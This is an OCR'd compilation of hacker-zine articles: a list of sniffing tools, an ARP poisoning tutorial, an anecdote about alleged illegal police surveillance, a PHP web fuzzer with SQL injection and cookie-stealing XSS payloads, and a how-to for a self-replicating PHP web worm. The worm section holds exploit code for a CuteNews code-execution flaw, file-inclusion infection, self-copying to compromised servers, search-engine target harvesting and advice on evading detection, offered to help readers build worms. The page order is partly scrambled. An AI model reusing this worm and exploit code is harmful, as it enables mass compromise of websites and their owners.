Ettercap *http://www.ettercap.sourceforge.net*
Allows you to sniff networks and poison the arp and auto redirect traffic
TCP Dump *http://www.tcpdump.org/*
A general purpose packet sniffer
Cain&Able *http://www.oxid.it/cain.html*
Allows you to sniff networks and poison the arp and redirect traffic. Does not work over wireless and is only for windows. But is very usefull for cracking passwords that you come across
ARPoison *http://arpoison.sourceforge.net/*
Command line tool for UNIX which sends out spoofed packets
Nemesis *http://nemesis.sourceforge.net/*
A very good packet injection tool
Dsniff, Arp Redirect *http://naughty.monkey.org/~dugsong/dsniff/*
Will let you intercept packets and get passwords and redirect the traffic, very good tool

ARP POISONING
By DarkAngel

::Introduction::

This article is meant to teach how ARP works and how one can go about poisoning the ARP cache and enable them to completely sniff traffic over a switched network. This article assumes that you already have access to a switched network. ARP Poisoning is a way of tricking computers over a switched network to send traffic through you before going to other computers or out to the internet.

::Address Resolution Protocol(ARP)::

ARP is a dynamic protocol to map a 32bit IP Address to a 48bit physical hardware address (MAC Address). If one system over a network wants to communicate with another system over a network, it will first check if it already knows that systems MAC Address and if not it will send out an ARP broadcast which will look for the hardware address of the destination system. There are four types of ARP messages but the main two are ARP Request and ARP Reply. When a system starts broadcasting an ARP Message it sends out an ARP Request. An ARP Request is a message sent to the broadcast address, the message contains the sender's IP Address and MAC Address and requests the MAC Address of the given IP, and then it waits for an ARP Reply. An ARP Reply replies to the ARP Request and tells the computer sending the ARP Request what its MAC Address is.

The ARP Cache is a temporary storage place that holds a table with MAC Address's and IP Address's. If a computer wants to talk to another computer and it doesn't already have its MAC address stored it will send an ARP Request. If the Computer that is sending the ARP Reply does not have the requesting computers MAC Address it as well will save it to cache. So now both computers have the MAC Address. A system cannot communicate with another until it has its MAC Address.


ARP is a stateless protocol with no authentication built in so any ARP Reply, whether there was a request or not will update the ARP Cache on a computer. All systems will accept an ARP Reply regardless if there was an ARP Request sent.

::The Switch::

Media Access Control (MAC) is a standard addressing system for all Ethernet devices. Most networks use switching devices and in a switched network packets are only sent to the port they are destined to according to their destination MAC Address. Switches maintain a table that associates MAC Address's with certain ports. A switch constructs a route table by extracting the source MAC Address from the Ethernet frame of each packet processed. If any entry in the route table does not exist the switch will forward the packet out all of its ports. Within a switched network packets are only sent to the destination device making it, so other devices cannot see the traffic.

::Poisoning::

There are a few tricks to manipulating a network to send traffic through you before sending it to the packets to the destination device. One of these methods is referred to as ARP Poisoning and it is when you send a customized ARP Reply to different computers across the network tricking their computers into updating their ARP cache with new MAC Address's (Your MAC Address). So now each time computer1 wants to send a message to computer2 it gets the MAC address of computer2's IP and sends the message to that MAC address. But if that MAC address is changed to your MAC address, by poisoning the ARP Cache the message will be sent to you instead. After packets are sent to you, you must forward the packets to the computer it was meant to go in the first place or DoS will be caused and the hosts will not be able to communicate anymore. Another factor that you must weigh in are timeouts, if there is no traffic over the network, after a timeout period the ARP cache of the computers across a network will be flushed



This is the structure of an ARP Request and an ARP Reply.

MISADVENTURES OF IRISH HACKERS

At the first ever *Northern Ireland Computer Security Enthusiast Convention* (NICSE CON) held in the Europa Hotel Belfast saw the amalgamation of: 87 hackers, 14 Computer Science Professors, 19 System Administrators, and 4 Police Officers, All with the common goal to seek and learn new security Information.

The Con held many activities such as
Capture The Flag (Fedora Systems Used)
Hack the Hotel (A successful bid to take over the Hotels Internal IT system)
The Hammond Files (An in-depth Discussion into his situation)
Hackthissite – (Discussion into Origins, success's , Failures)
Presentations on Bluetooth Hacking
Presentations on the Northern Ireland Hackers (Growth, Skills)


All in all it was a fantastic day, however as most of you DNScon and DEFCON goers know, the real stuff doesn't happen until the con is over and people start to talk.

As I was one of the organisers, I was getting a lot of people coming up to me talking about different things. However one man in particular caught my attention; he said he was a Police Officer working in the Computer Sides of things – Forensics, Stings etc. So I immediately offered him to come join the other organisers and myself for the usual post-con pint of Guinness.

As usual the topic of Politics came up, and obviously his views were more than interesting due to his occupation. Progressively we turned the conversation around to the IRA (Army sworn to keep Ireland Free from British Soldiers and to create a united Ireland). The officer started to talk about his involvement in certain operations against the IRA (Strictly of the Record of Course:-P).

One of the operations he only heard about was the tapping of the Sinn Fein Office (Sinn Fein the political Wing of the IRA). When Sinn Fein left their offices at night, the Special Agents would break into the offices and plant tiny little bugging devices so they could hear the Sinn Fein Leaders speak. Not only was this not authorised but also HIGHLY illegal.

(At this point I may tell you that this officer was totally against all of this illegal activity from the police, and he knew his consequences of telling us this information. However reasons not known to us, he told us everything. For this, we thank you)



This is part of a British MI5/PSNI bugging device found hidden in the floorboards of a Sinn Fein office in Belfast in September 2004. Approx 10.5 inches by 6.5 inches.

The officer also got us interested by the current case that he was working on at the time. Operation "Mirror" – This operation called for the officer and a team of computer Experts within the force to implant Key logging Software onto IRA suspects as well as Sinn Fein Politicians. This software was implanted by several methods. By finding computers that the Suspects used and actually loading the software onto the computer in front of them, or the less than legal way of inserting this software onto the Suspects and Politicians computer remotely (i.e. HACKING).


The officer told us, that none of this was legal, and none of this was given permission from the Chief Constable. However the team were told to keep this a secret. Another interesting point was that the data obtained from the suspects was used to Black Mail the suspects. They also found Credit Card numbers and ran illegal checks on their purchases.

This says a lot about the Northern Ireland Police Service. That they would be as low as to perform illegal acts in order to Blackmail and incriminate innocent people. However this isn't just an isolated case in Northern Ireland, its all over the world.



```
        // generate url from list of vulnerable
characters
      $whichparam = $get[$o];
      $testing = $url . "?";
       // put together the default values for all
the other parameters in the script
      for ($z=0;$z<count($get);$z++) {
        if ($get[$z] != $whichparam) $testing.="&"
.$get[$z]."=".$getvalue[$z];
      }
       $testing  .= "&"  .  $whichparam  .  "="  .
$vulnchars[$vulni][$i];
    $fun = MakeRequest($testing);

if ($parseforlinks == true) ParseForLinks($fun);
    $error = TestResult($fun);
    if ($error != 0)
      echo "FLAG! .. $testing$newline";
      if ($error == 0 and $verbose == true)
      echo "OK.. $testing $newline";
    }
    }
  }
  }
```


This code is the bare essentials to writing a web GET request fuzzer. There are loads of features which can expand this script to be a more encompassing web auditing tool. For starters, the script can be written to read the output of a URL and spider it for additional URLs in <a href="http://$host/"> tags to be added to the $list array. It can also be expanded to include other methods including POST, SSL, cookies, and file upload vulnerabilities. Writing a web fuzzer is a rewarding programming exercise where the possibilities are endless.



screen shot of a web based fuzzer in action. pass it full URLs with get queries, and it will test a barage of malicious characters against each parameter.



try invalid output as parameters to generate error codes which can be used to get an idea of how the code works and may be vulnerable.



because the code is likely similar to fopen($_GET['page']), it is vulnerable to reading arbitrary file reading

WRITING A PHP FUZZER TO SELF—DISCOVER WEB VULNERABILITIES

Fuzzers are tools which can audit code and probe systems for generic vulnerabilities. For the purpose of this article, we will write several functions for a PHP script which will fuzz the GET parameters of a URL to trigger error codes and discover potential vulnerabilities. We will then explore possibilities of expanding the functionality to become a broader all-emcompassing web vulnerability auditing tool.

Our web fuzzer works by taking a URL and manipulating each GET variable to make every possible combination of requests with an array of malicious characters designed to generate errors. Consider the following array which contains a large selection of common requests which often generate errors and could open scripts up to security holes.

```
// malicious web requests
$vulnchars[0] = array("%00","%2527%252esasdf","%u0000","%u5c00%u2700","/","../","./..././","/%2e/","%2e","%5C","%s",  "'","''''''","\"",  "%%%%%%","!!!!!!!!!!!!!!!!!!","#",  "%5C27","%%5C%56" , "\'", "\\",';',";a", "|", "\?>", "%a0");
// malicious sql requests
$vulnchars[1] = array(" OR 1=1", "' OR '!'='!");
// malicious xss requests
$vulnchars[2]  =  array("javascript:alert(String.fromCharCode(65,66,67))", "<script>alert(`cookies, yo: ` + document.cookie);</script>");
```

We would then make all possible combinations of web requests and analyze the output. Scan the results for an array of common error code output and generate a list of 'flagged' URLs to be later reviewed for auditing purposes. We have put together the following array which contains a list of common web, sql, and xss errors.

```
$flags[0]  =  array("<b>warning</b>:",  "warning:",  "<b>fatal error</b>",  "failed to open stream:",  "internal server error",  "there was an error when processing this directive.",  "http/1.1 400",  "http/1.1 403",  "http/1.1 500",  "gateway error",  "command not found",  "file not found");
$flags[1] = array("[obdc",  "mysql error",  "you have an error in your sql syntax",  "odbc drivers error",  "[microsoft sql", );
$flags[2]  =  array("javascript:alert(string.fromcharcode(65,66,67))",  "<script>alert('cookies, yo: ' + document.cookie);</script>");
```

Now that we know what kind of requests to make and what we should be parsing the output for, we can write some PHP code which will query the HTTP server for our requests. In this example, we are only making GET requests, but it can be easily modified ti include other HTTP methods.

```
function MakeRequest($url, $method="GET") {
  $url = str_replace(" ", "%20", $url);
  if ($method=="GET") {
      $host = substr($url, strpos($url, "://") + 3);$host=substr($host, 0,strpos($host, "/"));
  $request = substr($url, strpos($host, "/"));

   $fp = @fsockopen($host, 80, $errno, $errstr, 10);
  if (!$fp) {
          echo "ERROR . $url $errstr ($errno)$newline";
  } else {
     $out = "GET $request HTTP/1.1\r\n";
     $out .= "Host: $host\r\n";
     $out .= "Connection: Close\r\n\r\n";
     fwrite($fp, $out);
     while (!feof($fp)) {
         $buf.= fgets($fp);
     }
     fclose($fp);
    }
  }
  return $buf;
}
```

Now that we can get results from the HTTP server for our malicious requests, we need to run it through a function to scan it for the error codes listed above. The following function returns true if the $result has any matches from the $flags array.

```
function TestResult ($result) {
  global $flags;
  $result = strtolower($result);
  for ($i=0;$i < count($flags);$i++) {
    for ($o=0;$o < count($flags);$o++) {
        if (!(strpos($result, $flags[$i][$o]) === false)) {
       return 1;
      }
    }
  }
  return 0;
}
```

Having all the pieces we need, it's time to write some code to tie everything together. The following code uses the array $lists to contain all URLs to probe. It first parses the URL for all GET parameters to fuzz and starts a loop to test all possible combinations of unique URLs. It goes through each GET variable and tries each malicious character while using the default value of all other GET parameters. The total number of requests should be around N ^ N for each url in $list where N is the number of GET parameters in each URL). It then MakesRequest for each unique URL and passes the results off to TestResult, announcing if a match against one of the error codes from $flag.

```
for ($inc=0;$inc<count($list);$inc++) {
if ($localonly == true AND (substr($list[$inc], 0, 17) != "http://localhost/" AND substr($list[$inc], 0, 17) != "http://127.0.0.1/")) die("Sorry, this script can only be tested against localhost.");
   // SetUpParameters parses and stores each GET paramater from a URL into the array $get and $getvalues
  $url = SetUpParameters($list[$inc]);
  if (trim($url) != "") {
  echo "$newline$url$newline";
  // go through each kind of vulnerability
  for ($vulni=0;$vulni<count($vulnchars);$vulni++) {
  switch ($vulni) {
    case 0: echo "* General web vulnerabilities$newline"; break;
    case 1: echo "* SQL vulnerabilities$newline"; break;
    case 2: echo "* XSS vulnerabilities$newline"; break;
  }
  // go through each GET parameter in the URL
  for ($o=0;$o < count($get);$o++) {
     for ($i=0;$i<count($vulnchars[$vulni]);$i++) {
```

The Art of Writing a Web Worm in PHP

Introduction

This article uses some specific examples from an unreleased web worm that would spread itself through vulnerable php scripts. The worm is called World Cant Wait and would post an announcement of the November 2nd Drive Out the Bush Regime protests on thousands of message boards and blog engines. The original made use of a private vulnerability but the techniques described here use the recently disclosed php code execution vulnerability in CuteNews 1.4. We were playing around with automating this exploit to find targets and replicate itself as a programming exercise while we were toying with the idea of covertly releasing it in the buildup to the protests to get people to the streets and give teeth to the movement. In the end we decided that instead of risking legal complications and trashing a bunch of systems, we would strengthen our movement by explaining the techniques and release the code in modules to help arm future php worm revolutionaries.

Although we left some intentional bugs and took portions of the code out, the snippets below can be used to build a destructive worm. Recognize the implications of getting involved with such actions and don't make ourselves into the violent and destructive hackers the media tries to paint us as. The beauty and genius of a worm is in writing the code itself, not how many systems it can mess with. So let's get to it, and remember - coding is not a crime.

Automation

Find a vulnerability and write a self-automated target gathering and exploitation engine. Web based vulnerabilities are predictable, can gather targets through search engines fairly easily, and can be exploited automatically by forging a series of HTTP requests.

```
while ($stop == false) {
  $list = gather_targets();
  for ($i=0;$i<count($list);$i++) {
    echo " [x] targetting $list[$i]...\n";
    if(!is_infected($list[$i])) infect($list[$i]);
  }
  $stop = true;
}
```

In order to have a web based worm spread, you need to automate the exploitation process. This can be done by using PHP's socket functions to establish connections to the web server and sending http data. This function demonstrates how a PHP script can connect to a server, send data, and return the response:

```
function make_request($domain, $packet) {
  $fp = @fsockopen($domain, 80, $errno, $errstr,
10);
  if (!$fp) return false;
  fwrite($fp, $packet);
  while (!feof($fp)) $text.= fgets($fp);
  fclose($fp);
}
```

Then it is just a matter of forging a proper HTTP request which will exploit the vulnerability and get it to run a copy of itself on the infected system. CuteNews writes information to data/flood.db.php when someone posts comments to a news article. You can insert PHP code to this file by passing data in the Client-Ip HTTP header.

```
$packet = str_replace("\n","\n\r",
"POST    $location/example2.php?subaction=showcomm
ents&id=1128188313&archive=&start_from=&ucat=&
HTTP/1.1
Accept: */*\r\nAccept-Language: en
Accept-Encoding: gzip, deflate
Client-Ip: <?php echo \"arbitrary php code to be
executed!!\"; ?>
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS
X; en) AppleWebKit/412.6 (KHTML, like Gecko) Sa-
fari/412.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
Connection: close
Host: $domain

name=haxitup&mail=&comments=j00+haxed+%3Alaughing
%3A&submit=Add+My+Comment&subaction=addcomment&uc
at=&show=

";
```

If we make a couple of these requests, it will write the PHP code from Client-IP to flood.db.php. Then we can call flood.php from a standard GET request to execute the code. Now that we can automate the process of executing PHP code on a given server, we can start thinking about some code that will replicate the worm as well as delivering our payload. This example will copy the entire worm code to 'sekret.php' on the vulnerable server, ready to be run. You can add any payload at the end of Client-Ip, from running sekret.php to adding a line at the top of news.txt which will make a news post on every vulnerable CuteNews site ;) ;)

```
$source = str_replace("\$", "\\\$",str_re-
place("\"", "\\\"",str_replace("\\", "\\\\",file_
get_contents($_SERVER['PHP_SELF'])));

Client-Ip: <?php \$fp=fopen(\"sekret.php\",
\"w\");fwrite(\$fp, \"$source\");fclose(\$fp);
?>\r\n ...

for ($i=0;$i<2;$i++) { $bob = make_
request($domain, $packet); }
make_request($domain, "GET $location/data/flood.
db.php HTTP/1.1\r\nHost: $domain\r\nConnection:
close\r\n\r\n");
```

Other Infection Method: PHP Inclusion

It is not difficult to automate the process of PHP include related vulnerabilities either. Poorly written PHP scripts commonly have bits of code similar to <?php include $page; ?>, which is vulnerable in many situations to remote PHP code execution by passing the URL to a bit of PHP code as the GET variable 'page'. Our worm can copy itself to some place on the web root and pass the URL to an HTTP GET request to execute itself on another server.

```
$fp = fopen("sekret.txt", "w");
fwrite($fp, file_get_contents($_SERVER['PHP_
SELF']));
fclose($fp);
$url = $_SERVER['SCRIPT_URI'];
make_request($domain, "GET /test.php?path=$url
HTTP/1.1\r\nHost: $domain\r\nConnection: close\r\
n\r\n");
```

Other Infection Method: SQL
Other Infection Method: JavaScript

Target Gathering

During the development of the worm, it would be wise to seperate the actual exploit code from the target gathering code. Test on your own machine or on a LAN using code similar to:

```
function gather_targets() {
  return array("http://localhost/cutenews");
}
```

For the purposes of web based worms, it makes sense to use search engines in order to extract potential targets. You can easily write a few queries that will produce URLs to sites running specific software. This can be automated through page scraping code to generate an array of targets which can be passed to your worm for infection.

```
$search = array("inurl:flood.db.php", "\"pow-
ered by cutenews v1.3\"", "\"/cutenews/re-
mote_headlines.php\"", "\"powered by CuteNews\"
\"2003..2005 CutePHP\"",  "inurl:\"/newsarchive.
php?archive\"");
  $query = $search[rand(0, count($search)-1)];
```

You can scrape results from major search engines by making HTTP requests and looking at the returned URLs.

```
$fp = fsockopen("google.com", "80");
fwrite($fp, "GET /search?q=" . urlencode($query) .
"&sourceid=mozilla-search&start=0&start=0&ie=utf-
8&oe=utf-8&client=firefox-a&rls=org.mozilla:en-US:
official HTTP/1.1\r\n
Host: www.google.com\r\n
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS
X Mach-O; en-US; rv:1.7.8) Gecko/20050511/1.0.4\
r\n
Accept: text/xml,application/xml,application/
xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/
png,*/*;q=0.5\r\n
Accept-Language: en-us,en;q=0.5\r\n
Accept-Encoding: gzip,deflate\r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
Connection: close\r\n\r\n");
  while (!feof($fp) AND (strpos($text, "2005
Google") === false)) {
    $text.= fgets($fp);
  }
  fclose($fp);

while (!(strpos($text, "<a href=\"http://") ===
false)) {
$starttext = substr($text, strpos($text, "<a
href=\"http://") + 9);
    $thenumber = substr($starttext, 0,
strpos($starttext, "\""));
    $text = str_replace("<a href=\"$thenumber\">",
"x", $text);
    if (strpos($thenumber, "google") === false) {
      $vuln[] = $thenumber;

    }
  }
  print_r($vuln);
```

Evading IDS and Polymorphism

You can adjust the source of the program on the fly by making several find and replaces in the code for each new iteration of the worm. PHP and other languages have several function aliases that can be swapped to produce the same results. Consider adding extroneous PHP code as trash to confuse file sizes and coding similarities. In addition to changing the names of variables in the program, you can also express values of numbers and strings in different ways.

```
$random++;          ->   $random+= -2 + 3;
$start="go";        ->   $start=chr(103).chr(111);
$num=count($result);->   $num=sizeof($result);
```

The following bit of code published in 29a rewrites the source using new variable names.

```
<?php
$changevars=array('changevars',         'content',
'newvars', 'counti','countj', 'trash');
srand((double)microtime()*1000000);
$content=fread(fopen(__FILE__,'r'),filesize(__
FILE__));
$counti=0;
while($changevars[$counti]) {
$content=str_replace($changevars[++$counti],
trash('',0), $content);
}
fwrite(fopen(__FILE__,'w'),$content);

function trash($newvar, $countj) {
do    {    $newvar.=chr(rand(97,122));    }    while
(++$countj<rand(5,15));
return $newvar;
}
?>
```

Randomizing data sent in the http request, making it less predictable. You can include and choose a random user-agent making it look like real users. Or you can adjust the actual POST data so that they aren't all using the same values for each form name (like the above cutenews example).

If your worm depends on a search engine like google to gather targets, it might be worth considering diversifying your queries as to reduce the chances of being blacklisted and killing the worm. inurl might find a lot of pages, but intitle works as well. Consider randomizing the user-agent of your http requests or integrating multiple search engine support to keep them confused and extend the duration of the worm.

Develop methods of communicating with past and future iterations of the worm, feeding it locations of attacked boxes. A decentralized method of interworm communication can also help the worm adapt itself by discovering(fuzzing) new exploits or being fed new attack vectors.

Final Words

World Cant Wait was developed as a simple proof-of-concept in the world of writing web based worms that spread through vulnerable php scripts. Although the worm code was not designed to trash systems (the above code won't even work without some modification) the concepts can be used to deliver all sorts of payloads. Script kiddie worms have in the past been used to gather jumpboxes, harvest passwords, or ddos major systems, while others have actually went and patched the security hole of the vulnerable software. Others are toying with the idea of making mass amounts of posts on guestbooks, blogs, and message boards to google bomb and manipulate google and other spidering systems. The possibilities are endless, and the real genius is in creativity.

Most people interested in advanced coding exercises such as writing worms are motivated by the challenge of actually developing efficient code to automate the art of gathering targets and exploiting them. There is no greater and more beautiful coding exercise for efficiency and complexity than coding a worm. Even if writing code can be considered a criminal act in the eyes of the state, interest in this beautiful art has been around for decades and will always remain a part of hacker culture as long as we are able to develop them in a secure and responsible way.